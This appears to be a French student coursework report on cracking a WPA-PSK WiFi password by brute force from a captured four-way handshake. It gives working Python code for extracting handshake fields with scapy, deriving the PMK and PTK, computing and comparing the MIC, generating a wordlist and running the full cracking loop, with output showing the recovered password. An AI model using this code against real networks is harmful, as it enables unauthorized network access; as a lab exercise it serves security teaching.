

Audit et sécurité Réseaux

Méthode "brute force" contre WPA-PSK

Ouarafana Badr / Joulain Vincent

Avril 2023

Contents

1	Introduction	2
2	Extraction des données	2
3	Calcul de la PMK	3
4	Calcul de la PTK	3
5	Génération du MIC	4
6	Génération du dictionnaire	4
7	Algorithme de brute force	5
8	Conclusion	5

1 Introduction

L'objectif de ce projet va être de :

- extraire les données utiles d'un WPA handshake
 - ssid du WIFI
 - Adresses MAC de la station et du point d'accès.
 - Les nonces générés par la station et le point d'accès (transitant en clair).
 - Le MIC calculé extrait du quatrième paquet.
- Générer la **Pairwise Master Key (PMK)** à partir d'une passphrase donnée.
- Dédurre la **Pairwise Transient Key (PTK)** grâce à la PMK précédemment trouvée et à une fonction de génération psuedo aléatoire.
- Calculer le MIC et le comparer à celui précédemment enregistré.

2 Extraction des données

Les données utiles sont extraites de la capture **.pcap** afin de nous permettre de réaliser le brute force. Dans cet exemple, le SSID est trouvé dans la capture de broadcast transmise par le routeur.

```
ssid = packets[0].info
```

Par la suite, on récupère le nonce et l'adresse MAC de la station, dans le premier paquet envoyé par ce dernier, et on retire les deux points qui séparent les octets par la fonction `str.replace()` fourni par python.

```
mac_station = packets[2].addr2.replace(":", "")
nonce_station=packets[2].nonce.hex()
```

Idem pour l'adresse MAC et le nonce du point d'accès qui sont présents dans le troisième paquet.

```
mac_access_point = packets[3].addr2.replace(":", "")
nonce_access_point=packets[3].nonce.hex()
```

La dernière étape, c'est d'extraire le **EAPOL** sans le **MIC** et remplacer les octets restat par des zéros.

```
eapol = EAPOL(bytes(packets[4][EAPOL]))
eapol.key_ACK= 0
eapol.wpa_key_mic= ''
mic=packets[4][EAPOL].wpa_key_mic
```

Et pour savoir la fonction de hachage utilisé, l'information se trouve dans le **key_descriptor_Version** :

```
version = packets[1].key_descriptor_Version
```

3 Calcul de la PMK

Afin de générer une PMK, nous avons besoin d'itérer sur un ensemble de mots de passes que nous souhaitons tester. Pour chacun de ces mots de passes nous allons exécuter :

```
pairwise_master_key = PBKDF2(passphrase, ssid, 4096).read(32)
```

la fonction PBKDF2 permet d'obtenir la PMK à partir d'une passphrase et du ssid du WIFI.

4 Calcul de la PTK

Nous avons à présent en notre possession une PMK (dont on ne connaît pas la validité) ainsi que tous les paramètres transitant en clair dans le WPA handshake. L'objectif va maintenant être de générer la PTK afin de pouvoir ensuite calculer le MIC. Pour cela nous avons besoin de la fonction suivante :

```
def psuedo_random_function_512(key, a, data):
    result = b''
    counter = 0
    while(len(result) < 64):
        concatenation = a + b'\x00' + data + bytes([counter])
        hash = hmac.new(key, digestmod=hashlib.sha1)
        hash.update(concatenation)
        hash = hash.digest()
        result += hash
        counter += 1
    return result[:64]
```

Cette fonction va nous permettre de générer une chaîne de caractères pseudo-aléatoires issue d'une clé et d'un texte spécifique donné en entrée. La clé utilisée sera la PMK et le texte la concaténation de :

- "Pairwise key expansion"
- le bit 0
- lower mac + higher mac + lower nonce + higher nonce
- un compteur débutant à 0

Nous obtiendrons en sortie la PTK.

```
def pairwise_transient_key_gen(pairwise_master_key, mac_station, mac_access_point, nonce_station, nonce_access_point):
    lower_mac, higher_mac =
        (mac_access_point, mac_station) if strtoint(mac_station) > strtoint(mac_access_point)
        else (mac_station, mac_access_point)

    lower_nonce, higher_nonce =
        (nonce_access_point, nonce_station) if strtoint(nonce_station) > strtoint(nonce_access_point)
        else (nonce_station, nonce_access_point)

    data = lower_mac + higher_mac + lower_nonce + higher_nonce
    return psuedo_random_function_512(pairwise_master_key, b'Pairwise key expansion', bytes.fromhex(data))
```

Ci-dessus la fonction de génération de la PTK.

5 Génération du MIC

Une fois la PTK obtenue, nous pouvons simplement calculer le MIC à partir de :

- la **Key Confirmation Key (KCK)** (*16 premiers octets de la PTK*)
- quatrième paquet du handshake sur lequel nous avons remplacé le MIC présent par des bits à 0
- la version de WPA utilisée

```
current_mic = hmac.new(key_confirmation_key, bytes(eapol), digestmod=hashlib.[version]).digest()
```

Le MIC calculé il nous suffit maintenant de le comparer à celui que nous avons capturé et peut-être retrouver le mot de passe.

```
if (mic_current == mic):
    print(f"\033[32mCongratulations ! Password found in dictionary: {passphrase}\033[0m")
    is_password_found = True
    break
```

6 Génération du dictionnaire

Nous allons itérer sur toutes les combinaisons possibles et les sauvegarder dans un fichier texte.

```
def dictionary_gen(start, alphabet, max_length, dictionary):
    if len(start) == max_length:
        return
    for el in alphabet:
        data = start + el
        if len(data) == max_length:
            dictionary.write(data + '\n')
        dictionary_gen(data, alphabet, max_length, dictionary)

alphabet = 'abcdefghijklmnopqrstuvwxyz'
dictionary = open('dictionary.txt', 'w')

dictionary_gen('aaaa', alphabet, 8, dictionary)
```

Pour ce projet, nous avons limité la génération aux indications fournies :

- Mot de passe débutant par "aaaa" de taille 8.
- utilisant uniquement des caractères alphabétiques minuscules.

7 Algorithme de brute force

```
num_lines = sum(1 for line in open('dictionary.txt','r'))

with open('dictionary.txt', 'r') as f:
    # Use tqdm to iterate over lines in the file
    for line in tqdm(f, total=num_lines, leave=False):
        passphrase= line[:-1]

        # get keys from current password
        pairwise_master_key = PBKDF2(passphrase, ssid, 4096).read(32)
        pairwise_transient_key = pairwise_transient_key_gen(pairwise_master_key, mac_station,
                                                            mac_access_point, nonce_station, nonce_access_point)
        key_confirmation_key = pairwise_transient_key[:16]

        if version == 2 :
            current_mic = hmac.new(key_confirmation_key, bytes(eapol), digestmod=hashlib.sha1).digest()
        else :
            current_mic = hmac.new(key_confirmation_key, bytes(eapol), digestmod=hashlib.md5).digest()

        if (current_mic == mic):
            print(f"\033[32mCongratulations ! Password found in dictionary: {passphrase}\033[0m")
            is_password_found = True
            break
    f.close()
```


Les mots de passe sont sauvegardés dans le fichier **dictionary.txt**, il est nécessaire d'installer **scapy** et **tqdm** afin de lancer le programme **python3 main.py**.

8 Conclusion

Nous avons pas rencontré de problèmes majeurs lors de ce projet.

Ce fut un projet intéressant qui nous à permis de mieux comprendre le fonctionnement des réseaux WiFi et des outils de sécurité.

Nous avons obtenu le résultat suivant : **aaaababa**



```
tmux attach-session-t 0
tmux attach-session-t 0 116x33
→ AUDIT_SECU_RES git:(master) python3 main.py
4% | ██████████ | 17601/456976 [08:18<3:21:45, 36.30it/s]
Congratulations ! Password found in dictionary: aaaababa
→ AUDIT_SECU_RES git:(master) █
```

Figure 1: Résultat obtenu